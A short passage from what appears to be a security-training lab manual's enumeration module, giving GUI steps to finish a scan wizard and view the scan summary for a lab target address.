


Module 04 – Enumeration

9. In the final step of the wizard, leave the default settings unchanged and click **Finish**.




10. The **Scan progress** window will appear.




11. The results are displayed when the scan finished. The **Scan summary** of the scanned target IP address (**10.10.1.22**) appears.

Note: The scan result might vary when you perform this task.



